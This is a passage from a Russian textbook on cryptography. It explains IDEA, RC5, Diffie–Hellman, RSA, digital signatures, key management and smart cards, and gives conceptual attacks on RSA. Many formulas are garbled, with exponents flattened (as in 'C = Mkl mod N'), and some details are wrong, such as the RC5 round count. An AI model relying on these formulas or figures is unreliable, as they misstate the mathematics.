Один из принципов создания IDEA заключался в том, чтобы максимально затруднить его дифференциальный криптоанализ, что в настоящее время выражается отсутствием алгебраически слабых мест алгоритма. Даже не смотря на то что найденный неким "Daemen" обширный класс ($2^{51}$) слабых ключей теоретически может скомпрометировать алгоритм, IDEA остается достаточно надежным алгоритмом, так как существует $2^{128}$ возможных вариантов ключей, что делает его взлом трудно осуществимым.

**RC5** представляет собой довольно быстрый блочный шифр, разработанный Ривестом (Ronald Linn Rivest) специально для «RSA Data Security». Этот алгоритм параметричен, то есть его блок, длинна ключа и количество проходов (раундов) переменны.

Размер блока может равняться 32, 64 или 128 бит. Количество проходов может варьироваться от 0 до 2048 бит. Параметричность подобного рода делает RC5 необычайно гибким и эффективным алгоритмом в своем классе.

Исключительная простота RC5 делает его простым в использовании. RC5 с размером блока в 64 бита и 12 или более проходами обеспечивает хорошую стойкость против дифференциального и линейного криптоанализов.

## Асимметричное шифрование

В отличие от алгоритмов симметричного шифрования, где используется один и тот же ключ как для расшифровки, так и для зашифровки, алгоритмы асимметричного шифрования используют открытый (для зашифровки) и закрытый, или секретный (для расшифровки), ключи.

На практике один ключ называют секретным, а другой – открытым. Секретный ключ содержится в тайне владельцем пары ключей. Открытый ключ передается публично в открытом виде. Следует отметить тот факт, что если у абонента имеется один из пары ключей, то другой ключ вычислить невозможно.

Открытый ключ вычисляется из секретного: kl = f(k2). Асимметричные алгоритмы шифрования основаны на применении однонаправленных функций. Согласно определению функция y = f(x) является однонаправленной, если ее можно легко вычислить для всех возможных вариантов x, а для большинства возможных значений y достаточно сложно вычислить такое значение x, при котором y = f(x) .

Примером однонаправленной функции может служить умножение двух больших чисел: N = S x G. Само по себе, с точки зрения математики, такое умножение представляет собой простую операцию. Однако обратная операция (разложение N на два больших множителя), называемая также факторизацией, по современным временным оценкам представляет собой достаточно сложную математическую задачу.

Ну что ж, рассмотрим некоторые из алгоритмов асимметричного шифрования.

**Алгоритм Диффи—Хеллмана.** В 1976 году Уитфилд Диффи (Whitfield Diffie) и Мартин Хеллман (Martin Hellman) разработали свою систему шифрования с открытым ключом. Система Диффи—Хеллмана разрабатывалась для решения проблемы распространения ключей при использовании систем шифрования с секретными ключами. Идея заключалась в том, чтобы применять безопасный метод согласования секретного ключа без передачи ключа каким-либо другим способом. Следовательно, необходимо было найти безопасный способ получения секретного ключа с помощью того же метода связи, для которого разрабатывалась защита. Суть алгоритма Диффи—Хеллмана заключается в следующем. Предположим, что двум точкам (S1 и S2) требуется установить между собой безопасное соединение, для которого необходимо согласовать ключ шифрования.

- ♦ S1 и S2 принимают к использованию два больших целых числа a и b, причем $1 < a < b$.
- ♦ S1 выбирает случайное число i и вычисляет $I = ai \times \text{mod } b$. S1 передает I абоненту S2.
- ♦ S2 выбирает случайное число j и вычисляет $J = aj \times \text{mod } b$. S2 передает J абоненту S1 .
- ♦ S1 вычисляет $k1 = Ji \times \text{mod } b$.
- ♦ S2 вычисляет $k2 = Ij \times \text{mod } b$.

Имеем $k1 = k2 = ai \times j \text{ x mod } b$, следовательно, k1 и k2 являются секретными ключами, предназначенными для использования при передаче других данных.

Даже если допустить, что злоумышленнику каким-то образом удастся прослушать передаваемый трафик, то ему будут известны a, b, I и J. Тем не менее остаются в секрете i и j. Уровень безопасности системы зависит от сложности нахождения i при известном $I = ai \times \text{mod } b$. Эта задача называется задачей дискретного логарифмирования и считается очень сложной (то есть с помощью современного вычислительного оборудования ее решить практически невозможно), если числа очень велики. Следовательно, a и b необходимо выбирать очень тщательно. Например, оба числа b и $(b – 1)/2$ должны быть простыми и иметь длину не менее 512 бит. Рекомендуемая длина чисел составляет 1024 бита.

**Алгоритм RSA** был разработан в 1978 году тремя соавторами и получил свое название по первым буквам фамилий разработчиков (Rivest, Shamir, Adleman). В основе стойкости алгоритма стоит сложность факторизации больших чисел и вычисления дискретных логарифмов. Основной параметр алгоритма RSA – модуль системы N, по которому проводятся все вычисления в системе, а $N = R \text{ x } S$ (R и S – секретные случайные простые большие числа, обычно одинаковой размерности).

Секретный ключ k2 выбирается случайным образом и должен соответствовать следующим условиям: $1 < k2 < F(N)$ и НОД $(k2, F(N)) = 1$, где НОД – наибольший общий делитель. Иными словами, k1 должен быть взаимно простым со значением функции Эйлера F(N) , причем последнее равно количеству положительных целых чисел в диапазоне от 1 до N, взаимно простых с N, и вычисляется как $F(N) = (R – 1) \times (S – 1)$ .

Открытый ключ kl вычисляется из соотношения $(k2 \text{ x } kl) = 1 \times \text{mod } F(N)$. Для этого используется обобщенный алгоритм Евклида (алгоритм вычисления наибольшего общего делителя). Зашифровка блока данных M по алгоритму RSA выполняется следующим образом: $C = Mkl \times \text{mod } N$. Поскольку в реальной криптосистеме с использованием RSA число k1 весьма велико (в настоящее время его размерность может доходить до 2048 бит), прямое вычисление Mk1 нереально. Для его получения применяется комбинация многократного возведения M в квадрат с перемножением результатов. Обращение данной функции при больших размерностях неосуществимо; иными словами, невозможно найти M по известным C, N и kl. Однако, имея секретный ключ k2, при помощи несложных преобразований можно вычислить $M = Ck2 \times \text{ mod } N$. Очевидно, что, помимо собственно секретного ключа, необходимо обеспечивать секретность параметров R и S. Если злоумышленник добудет их значения, то сможет вычислить и секретный ключ k2.

В настоящее время криптосистема RSA применяется в самых различных продуктах, на различных платформах и во многих отраслях. Достаточно вспомнить ее использование в операционных системах Microsoft, Apple, Sun и Novell, чтобы представить всю "грандиозность" RSA. В аппаратной составляющей алгоритм RSA широко используется в защищенных телефонах, на сетевых платах Ethernet, на смарт-картах, в криптографическом оборудовании Zaxus (Racal). Ко всему прочему, алгоритм входит в состав всех основных протоколов для защищенных коммуникаций Интернет, в том числе S/MIME, SSL и S/WAN, а также используется во многих правительственных учреждениях, государственных лабораториях и университетах. На осень 2000 года технологии с применением алгоритма RSA были лицензированы более чем 700 компаниями.

**Алгоритм Эль-Гамаля.** Эль-Гамаль (Taher Elgamal) разработал вариант системы Диффи—Хеллмана. Он усовершенствовал этот алгоритм и получил один алгоритм для шифрования и один для обеспечения аутентификации. Алгоритм Эль-Гамаля не был запатентован (в отличие от RSA) и таким образом стал более дешевой альтернативой, так как не требовалась уплата лицензионных взносов. Поскольку этот алгоритм базируется на системе Диффи—Хеллмана, то его стойкость обеспечивается сложностью решения все той же задачи дискретного логарифмирования.

**Алгоритм цифровой подписи (Digital Signature Algorithm).** Алгоритм DSA был разработан правительством США как стандартный алгоритм для цифровых подписей (см. разд. 2.3). Данный алгоритм базируется на системе Эль-Гамаля, но позволяет осуществлять только аутентификацию. Конфиденциальность этим алгоритмом не обеспечивается.

**Шифрование с использованием эллиптических кривых.** Эллиптические кривые были предложены для использования в системах шифрования в 1985 году. Системы шифрования с использованием эллиптических кривых (ECC) основываются на отличной от факторизации или дискретного логарифмирования математической задаче. Данная задача заключается в следующем: имея две точки A и B на эллиптической кривой, такие что A = kB, очень трудно определить целое число k. Несмотря на некоторую «экзотичность», использование ECC перед алгоритмом RSA или Диффи—Хеллмана в ряде случаев дает существенное преимущество. Самым большим из таких преимуществ является то, что ключи могут иметь существенно меньшую длину (по причине сложности задачи). И это без потери стойкости! Как результат, вычисления производятся быстрее с сохранением того же уровня безопасности. Так, безопасность, обеспечиваемая 160-битным ключом ECC, может быть приравнена к 1024-битному ключу RSA.

## Достоинства и недостатки симметричного и асимметричного методов шифрования

На сегодняшний день в сфере ИБ широко представлены системы как с симметричным шифрованием, так и с асимметричным. Каждый из алгоритмов имеет свои преимущества и недостатки, о которых нельзя не сказать.

Основной недостаток симметричного шифрования заключается в необходимости публичной передачи ключей – "из рук в руки". На этот недостаток нельзя не обратить внимание, так как при такой системе становится практически невозможным использование симметричного шифрования с неограниченным количеством участников. В остальном же алгоритм симметричного шифрования можно считать достаточно проработанным и эффективным, с минимальным количеством недостатков, особенно на фоне асимметричного шифрования. Недостатки последнего не столь значительны, чтобы говорить о том, что алгоритм чем-то плох, но тем не менее.

Первый недостаток ассиметричного шифрования заключается в низкой скорости выполнения операций зашифровки и расшифровки, что обусловлено необходимостью обработки ресурсоемких операций. Как следствие, требования к аппаратной составляющей такой системы часто бывают неприемлемы.

Другой недостаток – уже чисто теоретический, и заключается он в том, что математически криптостойкость алгоритмов асимметричного шифрования пока еще не доказана.

Дополнительные проблемы возникают и при защите открытых ключей от подмены, ведь достаточно просто подменить открытый ключ легального пользователя, чтобы впоследствии легко расшифровать его своим секретным ключом.

Какими бы недостатками и преимуществами ни обладало ассиметричное и симметричное шифрование, необходимо отметить лишь то, что наиболее совершенные решения– это те, которые удачно сочетают в себе алгоритмы обоих видов шифрования.

# 2.2. Электронная цифровая подпись

Благодаря бурному развитию сферы информационных технологий в нашу жизнь вошли и стали привычными технологии, без которых современный мир уже трудно себе и представить. Одной из таких технологий, которая, между прочим, стоит на страже безопасности совершаемых в сети операций, является электронная цифровая подпись (ЭЦП). Ее применение в качестве средства для идентификации и подтверждения юридической значимости документов становится стандартом цифрового мира.

Электронная цифровая подпись (ЭЦП) – реквизит электронного документа, предназначенный для удостоверения источника данных и защиты данного электронного документа от подделки. Электронная цифровая подпись представляет собой последовательность символов, полученную в результате криптографического преобразования электронных данных. ЭЦП добавляется к блоку данных, позволяет получателю блока проверить источник и целостность данных и защититься от подделки. ЭЦП используется в качестве аналога собственноручной подписи.

Благодаря цифровым подписям многие документы – паспорта, избирательные бюллетени, завещания, договора аренды – теперь могут существовать в электронной форме, а любая бумажная версия будет в этом случае только копией электронного оригинала.

## Основные термины, применяемые при работе с ЭЦП

*Закрытый ключ* – это некоторая информация длиной 256 бит, которая хранится в недоступном другим лицам месте на дискете, смарт-карте, touch memory. Работает закрытый ключ только в паре с открытым ключом.

*Открытый (public) ключ* используется для проверки ЭЦП получаемых документов-файлов; технически это некоторая информация длиной 1024 бита. Открытый ключ работает только в паре с закрытым ключом.

*Код аутентификации* – код фиксированной длины, вырабатываемый из данных с использованием секретного ключа и добавляемый к данным с целью обнаружения факта изменений хранимых или передаваемых по каналу связи данных.

*Средства электронно-цифровой подписи* – аппаратные и/или программные средства, обеспечивающие:

♦ создание электронной цифровой подписи в электронном документе с использованием закрытого ключа электронной цифровой подписи;

♦ подтверждение с использованием открытого ключа электронной цифровой подписи подлинности ЭЦП в электронном документе;

♦ создание закрытых и открытых ключей электронных цифровых подписей.

## ЭЦП – это просто

Начнем с того, что ЭЦП – это вовсе не «зверь», и никаких специальных знаний, навыков и умений для ее использования не потребуется.

Каждому пользователю ЭЦП, участвующему в обмене электронными документами, генерируются уникальные открытый и закрытый (секретный) криптографические ключи.

Ключевым элементом является секретный ключ, с помощью которого производится шифрование электронных документов и формируется электронно-цифровая подпись. Секретный ключ остается у пользователя и выдается ему на отдельном носителе: это может

быть дискета, смарт-карта или другой носитель. Хранить его нужно в секрете от других пользователей сети.

В Удостоверяющем Центре (третья сторона, или так называемый "арбитр") находится дубликат открытого ключа, создана библиотека сертификатов открытых ключей. Удостоверяющий Центр обеспечивает регистрацию и надежное хранение открытых ключей во избежание внесения искажений или попыток подделки.

Когда пользователь устанавливает под электронным документом свою электронную цифровую подпись, на основе секретного ключа ЭЦП и содержимого документа путем криптографического преобразования вырабатывается некоторое большое число, которое и является электронно-цифровой подписью данного пользователя под данным конкретным документом. Это число добавляется в конец электронного документа или сохраняется в отдельном файле. В подпись заносится следующая информация:

- ♦ имя файла открытого ключа подписи;
- ♦ информация о лице, сформировавшем подпись;
- ♦ дата формирования подписи.

Пользователь, получивший подписанный документ и имеющий открытый ключ ЭЦП отправителя, на их основании выполняет обратное криптографическое преобразование, обеспечивающее проверку электронной цифровой подписи отправителя. Если ЭЦП под документом верна, то это значит, что документ действительно подписан отправителем и в текст документа не внесено никаких изменений. В противном случае будет выдаваться сообщение, что сертификат отправителя не является действительным.

## Управление ключами

Важной проблемой всей криптографии с открытым ключом, в том числе и систем ЭЦП, является управление открытыми ключами. Необходимо обеспечить доступ любого пользователя к подлинному открытому ключу любого другого пользователя, защитить эти ключи от подмены злоумышленником, а также организовать отзыв ключа в случае его компрометации.

Задача защиты ключей от подмены решается с помощью сертификатов. Сертификат позволяет удостоверить заключенные в нем данные о владельце и его открытый ключ подписью какого-либо доверенного лица. В централизованных системах сертификатов (например, PKI – Public Key Infrastructure) используются центры сертификации, поддерживаемые доверенными организациями. В децентрализованных системах (например, PGP – Pretty Good Privacy) путем перекрестного подписания сертификатов знакомых и доверенных людей каждым пользователем строится сеть доверия.

Управлением ключами занимаются центры распространения сертификатов. Обратившись к такому центру, пользователь может получить сертификат какого-либо пользователя, а также проверить, не отозван ли еще тот или иной открытый ключ.

## ЭЦП под микроскопом

Рассмотрим принцип работы ЭЦП подробнее. Схема электронной подписи обычно включает в себя следующие составляющие:

- ♦ алгоритм генерации ключевых пар пользователя;
- ♦ функцию вычисления подписи;
- ♦ функцию проверки подписи.

Функция вычисления подписи на основе документа и секретного ключа пользователя вычисляет собственно подпись. В зависимости от алгоритма функция вычисления подписи

может быть детерминированной или вероятностной. Детерминированные функции всегда вычисляют одинаковую подпись по одинаковым входным данным. Вероятностные функции вносят в подпись элемент случайности, что усиливает криптостойкость алгоритмов ЭЦП. Однако для вероятностных схем необходим надежный источник случайности (либо аппаратный генератор шума, либо криптографически надежный генератор псевдослучайных бит), что усложняет реализацию.

В настоящее время детерминированные схемы практически не используются. Даже в изначально детерминированные алгоритмы сейчас внесены модификации, превращающие их в вероятностные (так, в алгоритм подписи RSA вторая версия стандарта PKCS#1 добавила предварительное преобразование данных (OAEP), включающее в себя, среди прочего, зашумление).

Функция проверки подписи проверяет, соответствует ли она данному документу и открытому ключу пользователя. Открытый ключ пользователя доступен всем, так что любой может проверить подпись под данным документом.

Поскольку подписываемые документы переменной (и достаточно большой) длины, в схемах ЭЦП зачастую подпись ставится не на сам документ, а на его хэш. Для вычисления хэша используются криптографические хэш-функции, что гарантирует выявление изменений документа при проверке подписи. Хэш-функции не являются частью алгоритма ЭЦП, поэтому в схеме может быть использована любая надежная хэш-функция. Что же такое хэш?

Хэширование представляет собой преобразование входного массива данных в короткое число фиксированной длины (которое называется хэшем или хэш-кодом), таким образом чтобы, с одной стороны, это число было значительно короче исходных данных, но, с другой стороны, с большой вероятностью однозначно им соответствовало.

Продолжим. Алгоритмы ЭЦП делятся на два больших класса:

♦ обычные цифровые подписи;

♦ цифровые подписи с восстановлением документа.

Обычные цифровые подписи необходимо пристыковывать к подписываемому документу. К этому классу относятся, например, алгоритмы, основанные на эллиптических кривых (ECDSA, ГОСТ Р34.10-2001, ДСТУ 4145-2002). Цифровые подписи с восстановлением документа содержат в себе подписываемый документ: в процессе проверки подписи автоматически вычисляется и тело документа. К этому классу относится один из самых популярных алгоритмов – RSA, который мы рассмотрим в конце раздела.

Следует различать электронную цифровую подпись и код аутентичности сообщения, несмотря на схожесть решаемых задач (обеспечение целостности документа и невозможности отказа от авторства). Алгоритмы ЭЦП относятся к классу асимметричных алгоритмов, в то время как коды аутентичности вычисляются по симметричным схемам.

Можно сказать, что цифровая подпись обеспечивает следующие виды защиты.

♦ Удостоверение источника документа. В зависимости от деталей определения документа могут быть подписаны такие поля, как "автор", "внесенные изменения", "метка времени" и т. д.

♦ Защита от изменений документа. При любом случайном или преднамеренном изменении документа (или подписи) изменится хэш, и, следовательно, подпись станет недействительной.

♦ Невозможность отказа от авторства. Поскольку создать корректную подпись можно, лишь зная закрытый ключ, а он известен только владельцу, то владелец не может отказаться от своей подписи под документом.

Совершенно очевидно, что ЭЦП вовсе не совершенна. Возможны следующие угрозы цифровой подписи, при которых злоумышленник может:

♦ подделать подпись для выбранного им документа;

♦ подобрать документ к данной подписи, чтобы подпись к нему подходила;

♦ подделать подпись для хоть какого-нибудь документа;

♦ подменить открытый ключ (см. подразд. "Управление ключами" разд. 2.2) на свой собственный, выдавая себя за владельца;

♦ обманом заставить владельца подписать какой-либо документ, например, используя протокол слепой подписи;

♦ подписать любой документ от имени владельца ключа, если закрытый ключ уже украден.

При использовании надежной хэш-функции вычислительно сложно создать поддельный документ с таким же хэшем, как и у подлинного. Однако эти угрозы могут реализоваться из-за слабостей конкретных алгоритмов хэширования, подписи или ошибок в их реализациях.

## RSA как фундамент ЭЦП

Не секрет, что наибольшую популярность среди криптоалгоритмов цифровой подписи приобрела RSA (применяется при создании цифровых подписей с восстановлением документа).

На начало 2001 года криптосистема RSA являлась наиболее широко используемой асимметричной криптосистемой (криптосистемой открытого ключа) и зачастую называется стандартом де факто. Вне зависимости от официальных стандартов существование такого стандарта чрезвычайно важно для развития электронной коммерции и вообще экономики. Единая система открытого ключа допускает обмен документами с электронно-цифровыми подписями между пользователями различных государств, приминяющими различное программное обеспечение на различных платформах; такая возможность насущно необходима для развития электронной коммерции.

Распространение системы RSA дошло до такой степени, что ее учитывают при создании новых стандартов. Первым при разработке стандартов цифровых подписей в 1997 году был разработан стандарт ANSI X9.30, поддерживающий Digital Signature Standard (стандарт цифровой подписи). Годом позже был введен ANSI X9.31, в котором сделан акцент на цифровые подписи RSA, что отвечает фактически сложившейся ситуации, в частности для финансовых учреждений.

До недавнего времени главным препятствием для замены бумажного документооборота электронным были недостатки защищенной аутентификации (установления подлинности); почти везде контракты, чеки, официальные письма, юридические документы все еще выполняются на бумаге.

Появление цифровой подписи на основе RSA сделало осуществление электронных операций достаточно безопасным и надежным.

Алгоритм RSA предполагает, что посланное закодированное сообщение может быть прочитано адресатом и только им. Как было уже сказано выше, в этом алгоритме используется два ключа – открытый и секретный. Данный алгоритм привлекателен также в случае, когда большое количество субъектов (N) должно общаться по схеме "все-со-всеми". В случае симметричной схемы шифрования каждый из субъектов каким-то образом должен доставить свои ключи всем остальным участникам обмена, при этом суммарное количество используемых ключей будет достаточно велико при большом значении N. Применение асимметричного алгоритма требует лишь рассылки открытых ключей всеми участниками, суммарное количество ключей равно N.

Сообщение представляется в виде числа M. Шифрование осуществляется с помощью общедоступной функции f(M) , и только адресату известно, как выполнить операцию f-1.

Адресат выбирает два больших простых (prime) числа p и q, которые делает секретными. Он объявляет n = pq и число d, с (d, p – 1) = (d, q – 1) = 1 (один из возможных способов выполнить это условие – выбрать d больше, чем p/2 и q/2). Шифрование производится по формуле: f(M) = Md x mod n, где M и f(M) оба < n – 1 . Оно может быть вычислено за разумное время, даже если M, d и n содержат весьма большое количество знаков. Адресат вычисляет M на основе $M^d$, используя свое знание p и q. Если dc ≡ $_{(p_1)}$1, тогда $(M^d)^e$ ≡ $_p$1.

Исходный текст M получается адресатом из зашифрованного F(M) путем преобразования: M = $(F(M))^e$ (mod pq). Здесь как исходный текст, так и зашифрованный рассматриваются как длинные двоичные числа.

Аналогично $(M^d)^e$ ≡ $_q$M, если dc ≡ $_{(q_1)}$1. e удовлетворяет этим двум условиям, если cd ≡ $_{(p_1)(q_1)}$1**.** Мы можем позволить e = x, когда x является решением уравнения dx + (p – 1)(q – 1)y = 1.

Так как $(M^d)^e$ **–** M делимо на p и q, оно делимо и на pq. Следовательно, мы можем определить M, зная Md, вычислив его значение в степени e и определив остаток от деления на pq. Для соблюдения секретности важно, чтобы, зная n, нельзя было вычислить p и q. Если n содержит 100 цифр, подбор шифра связан с перебором приблизительно 1050 комбинаций. Данная проблема изучается уже около 100 лет.

Теоретически можно предположить, что возможно выполнение операции f-l без вычисления p и q. Но в любом случае задача эта непроста, и разработчики считают ее трудно факторизуемой.

Предположим, что мы имеем зашифрованный текст f(M) и исходный текст M и хотим найти значения p и q. Нетрудно показать, что таких исходных данных для решения задачи недостаточно – надо знать все возможные значения Mi.

Проясним использование алгоритма RSA на конкретном примере. Выберем два простых числа p = 7; q = l7 (на практике эти числа во много раз длиннее). В этом случае n = pq будет равно ll9. Теперь необходимо выбрать e. Выберем e = 5. Следующий шаг связан с формированием числа d, так чтобы de = 1 x mod [(p – 1)(q – 1)]. d = 77 (использован расширенный алгоритм Евклида). d – секретный ключ, а e и n характеризуют открытый ключ. Пусть текст, который нам нужно зашифровать, представляется M = 19. C = Me x mod n. Получаем зашифрованный текст C = 66. Этот "текст" может быть послан соответствующему адресату. Получатель дешифрует полученное сообщение, используя M = Cd x mod n и C = 66. В результате получается M = 19.

На практике общедоступные ключи могут помещаться в специальную базу данных. При необходимости послать партнеру зашифрованное сообщение можно сделать сначала запрос его открытого ключа. Получив его, можно запустить программу шифрации, а результат ее работы послать адресату.

## Возможно ли взломать ЭЦП?

Взлом ЭЦП фактически сводится к взлому алгоритма шифрования. В данном случае возможные варианты взлома мы рассмотрим на примере алгоритма RSA.

Существует несколько способов взлома RSA. Наиболее эффективная атака – найти секретный ключ, соответствующий необходимому открытому ключу. Это позволит нападающему читать все сообщения, зашифрованные открытым ключом, и подделывать подписи. Такую атаку можно провести, найдя главные сомножители (факторы) общего модуля n – p и q. На основании p, q и e (общий показатель) нападающий может легко вычислить частный показатель d. Основная сложность – поиск главных сомножителей (факторинг) n. Безопас-

ность RSA зависит от разложения на сомножители (факторинга), что является трудной задачей, не имеющей эффективных способов решения.

Фактически, задача восстановления секретного ключа эквивалентна задаче разложения на множители (факторинга) модуля: можно использовать d для поиска сомножителей n, и наоборот: можно использовать n для поиска d. Надо отметить, что усовершенствование вычислительного оборудования само по себе не уменьшит стойкость криптосистемы RSA, если ключи будут иметь достаточную длину. Фактически же совершенствование оборудования увеличивает стойкость криптосистемы.

Другой способ взломать RSA состоит в том, чтобы найти метод вычисления корня степени e из mod n. Поскольку C = Me x mod n, то корнем степени e из mod n является сообщение M. Вычислив корень, можно вскрыть зашифрованные сообщения и подделать подписи, даже не зная секретный ключ. Такая атака не эквивалентна факторингу, но в настоящее время неизвестны методы, которые позволяют взломать RSA таким образом. Однако в особых случаях, когда на основе одного и того же показателя относительно небольшой величины шифруется достаточно много связанных сообщений, есть возможность вскрыть сообщения. Упомянутые атаки – единственные способы расшифровать все сообщения, зашифрованные данным ключом RSA.

Существуют и другие типы атак, позволяющие, однако, расшифровать только одно сообщение и не позволяющие нападающему вскрыть прочие сообщения, зашифрованные тем же ключом. Кроме того, изучалась возможность расшифровывания части зашифрованного сообщения.

Самое простое нападение на отдельное сообщение – атака по предполагаемому открытому тексту. Нападающий, имея зашифрованный текст, предполагает, что сообщение содержит какой-то определенный текст (например, "Штирлиц – Плей-шнеру"). Затем шифрует предполагаемый текст открытым ключом получателя и сравнивает полученный текст с имеющимся зашифрованным текстом. Такую атаку можно предотвратить, добавив в конец сообщения несколько случайных битов. Другая атака на единственное сообщение применяется в том случае, если отправитель посылает одно и то же сообщение M трем корреспондентам, каждый из которых использует общий показатель e = 3. Зная это, нападающий может перехватить эти сообщения и расшифровать сообщение M.

Такую атаку также можно предотвратить, вводя перед каждым шифрованием в сообщение несколько случайных битов. Кроме того, существуют несколько видов атак по зашифрованному тексту (или атаки отдельных сообщений с целью подделки подписи), при которых нападающий создает некоторый зашифрованный текст и получает соответствующий открытый текст, например, заставляя обманным путем зарегистрированного пользователя расшифровать поддельное сообщение. Разумеется, существуют и атаки, нацеленные не на криптосистему непосредственно, а на уязвимые места всей системы коммуникаций в целом. Такие атаки не могут рассматриваться как взлом RSA, так как говорят не о слабости алгоритма, а скорее об уязвимости конкретной реализации. Например, нападающий может завладеть секретным ключом, если тот хранится без должной предосторожности. Необходимо подчеркнуть, что для полной защиты недостаточно защитить выполнение алгоритма RSA и принять меры математической безопасности, то есть использовать ключ достаточной длины, так как на практике наибольший успех имеют атаки на незащищенные этапы управления ключами системы RSA.

## 2.3. Современные технологии аутентификации. Смарт-карты

Смарт-карты, подобно Memory-картам, представляют собой пластиковые карты со встроенной микросхемой (ICC, integrated circuit card – карта с интегрированными электронными схемами). Однако смарт-карты представляют собой более сложное устройство, содержащее микропроцессор и операционную систему, контролирующую устройство и доступ к объектам в его памяти. Кроме того, смарт-карты, как правило, обладают возможностью проводить криптографические вычисления.

Назначение смарт-карт – одно-и двухфакторная аутентификация пользователя, хранение информации и проведение криптографических операций в доверенной среде.

Напомню нашим читателям, что двухфакторная аутентификация подразумевает под собой использование двух атрибутов, удостоверяющих личность, например: пароль и отпечаток пальцев, смарт-карта и сетчатка глаза и т. д.

Смарт-карты находят все более широкое применение в различных областях – от систем накопительных скидок до кредитных и дебетовых карт, студенческих билетов и телефонов стандарта GSM.

В зависимости от встроенной микросхемы все смарт-карты делятся на несколько основных типов, кардинально различающихся по выполняемым функциям:

- ♦ карты памяти;
- ♦ микропроцессорные карты;
- ♦ карты с криптографической логикой.

Карты памяти предназначены для хранения информации. Память на таких типах карт может быть свободной для доступа или содержать логику контроля доступа к памяти карты для ограничения операций чтения и записи данных.

Микропроцессорные карты предназначены и для хранения информации, но, в отличие от обычных, они содержат специальную программу или небольшую операционную систему, позволяющую преобразовывать данные по определенному алгоритму, защищать информацию, хранящуюся на карте, при передаче, чтении и записи.

Карты с криптографической логикой используются в системах защиты информации для принятия непосредственного участия в процессе шифрования данных или выработки криптографических ключей, электронных цифровых подписей и другой необходимой информации для работы системы.

### Считыватели для смарт-карт

Несмотря на название – устройство для чтения смарт-карт, – большинство оконечных устройств, или устройств сопряжения (IFD, InterFace Device), способны как считывать, так и записывать, если позволяют возможности смарт-карты и права доступа. Устройства для чтения смарт-карт могут подключаться к компьютеру посредством последовательного порта, слота PCMCIA, последовательной шины USB. По методу считывания информации карты делятся на следующие:

- ♦ контактные;
- ♦ бесконтактные;
- ♦ со сдвоенным интерфейсом.

Контактные карты взаимодействуют со считывателем, соприкасаясь металлической контактной площадкой карты с контактами считывателя. Данный метод считывания просто

реализуем, но повышает износ карты при частом использовании. Контактная смарт-карта состоит из трех частей:

♦ контактная область:

• шесть или восемь контактов квадратной или овальной формы;

• позиции контактов выполнены в соответствии со стандартом ISO-7816;

♦ чип (микропроцессор карты);

♦ пластиковая основа.

Устройства чтения смарт-карт могут быть интегрированы в клавиатуру.

Некоторые производители выпускают другие виды аппаратных устройств, представляющие собой интеграцию контактной смарт-карты с устройством чтения смарт-карты. Они по свойствам памяти и вычислительным возможностям полностью аналогичны смарт-картам. Наиболее популярны аппаратные "ключи", использующие порт USB. USB-ключи привлекательны для некоторых организаций, поскольку USB становится стандартом, находящим все большее распространение в новых компьютерах: организации не нужно приобретать для пользователей какие бы то ни было считыватели.

## Использование интеллектуальных устройств при аутентификации с открытым ключом

Смарт-карты, USB-ключи и другие интеллектуальные устройства могут повысить надежность служб PKI: смарт-карта может использоваться для безопасного хранения закрытых ключей пользователя, а также для безопасного выполнения криптографических преобразований. Безусловно, интеллектуальные устройства аутентификации не обеспечивают абсолютную защиту, но их защита намного превосходит возможности обычного настольного компьютера.

Хранить и использовать закрытый ключ можно по-разному, и разные разработчики используют различные подходы. Наиболее простой из них – использование интеллектуального устройства в качестве дискеты: при необходимости карта экспортирует закрытый ключ, и криптографические операции осуществляются на рабочей станции. Этот подход является не самым совершенным с точки зрения безопасности, зато относительно легко реализуемым и предъявляющим невысокие требования к интеллектуальному устройству. Два других подхода более безопасны, поскольку предполагают выполнение интеллектуальным устройством криптографических операций. При первом пользователь генерирует ключи на рабочей станции и сохраняет их в памяти устройства. При втором он генерирует ключи при помощи устройства. В обоих случаях после того как закрытый ключ сохранен, его нельзя извлечь из устройства и получить любым другим способом.

**Генерирование ключевых пар. Генерирование ключа вне устройства.** В этом случае пользователь может сделать резервную копию закрытого ключа. Если устройство выйдет из строя, будет потеряно, повреждено или уничтожено, пользователь сможет сохранить тот же закрытый ключ на новой карте. Это необходимо, если пользователю требуется расшифровать какие-либо данные, сообщения и т. д., зашифрованные с помощью соответствующего открытого ключа, но это кратковременные проблемы в обеспечении аутентификации. Кроме того, при этом закрытый ключ пользователя подвергается риску быть похищенным.

## Генерирование ключа с помощью устройства

В этом случае закрытый ключ не появляется в открытом виде и нет риска, что злоумышленник украдет его резервную копию. Единственный способ использования закрытого ключа – данное обладание интеллектуальным устройством. Являясь наиболее безопасным,

это решение выдвигает высокие требования к возможностям интеллектуального устройства: оно должно генерировать ключи и осуществлять криптографические преобразования. Это решение также предполагает, что закрытый ключ не может быть восстановлен в случае выхода устройства из строя и т. п. Об этом необходимо беспокоиться при использовании закрытого ключа для шифрования, но не там, где он используется для аутентификации, или в других службах, где используется цифровая подпись.

Для смарт-карт существует несколько международных стандартов, определяющих практически все свойства карт, начиная от размеров, свойств и типов пластика и заканчивая содержанием информации на карте, протоколов работы и форматов данных.

♦ Стандарт ISO-7816 "Идентификационные карты – карты с микросхемой с контактами". Состоит из шести частей, регламентирующих физические характеристики, размер и расположение контактов, сигналы и протоколы, структуру файлов, адресацию и команды обмена.

♦ Стандарт EMV (Europay, MasterCard & Visa). Первая и вторая части базируются на ISO-7816, в последующих частях добавлены определения обработки транзакций, спецификации терминалов и т. д.

## «Страшная анатомия» смарт – возможен ли взлом?

Согласно объективной статистике, в 2002 году по всему миру было продано почти 2 млрд интеллектуальных карточек со встроенным микрочипом, и в ближайшие годы ожидается рост продаж подобных устройств.

В чем заключается такая популярность смарт-карт? Вероятно, в том, что область применения этих "девайсов" все время расширяется: от банковской и телефонной карты до цифрового паспорта-идентификатора. Массовая экспансия смарт-карт потребовала от производителей чего-то большего, чем просто заверения о безопасности технологии "smart".

А можно ли взломать смарт-карту, и если да, то как это сделать?

Можно. Согласно шокирующей объективной статистике, уже примерно с 1994 года практически все (включая европейские, а затем американские и азиатские) из известных на то время смарт-карточных чипов, применявшихся в системах платного телевидения, были успешно взломаны при помощи методов обратной инженерии. А вы думаете, откуда на прилавках популярных рынков появились системы для просмотра закрытых ТВ-каналов? Если кому-то из читателей вдруг покажется, что взлом банковской смарт-карты сродни фантастике, смеем вас уверить, что это не так. Все дело в том, что и без того закрытые сведения подобного рода просто-напросто стараются не разглашать, дабы не нарушить репутацию обслуживающих банковских структур.

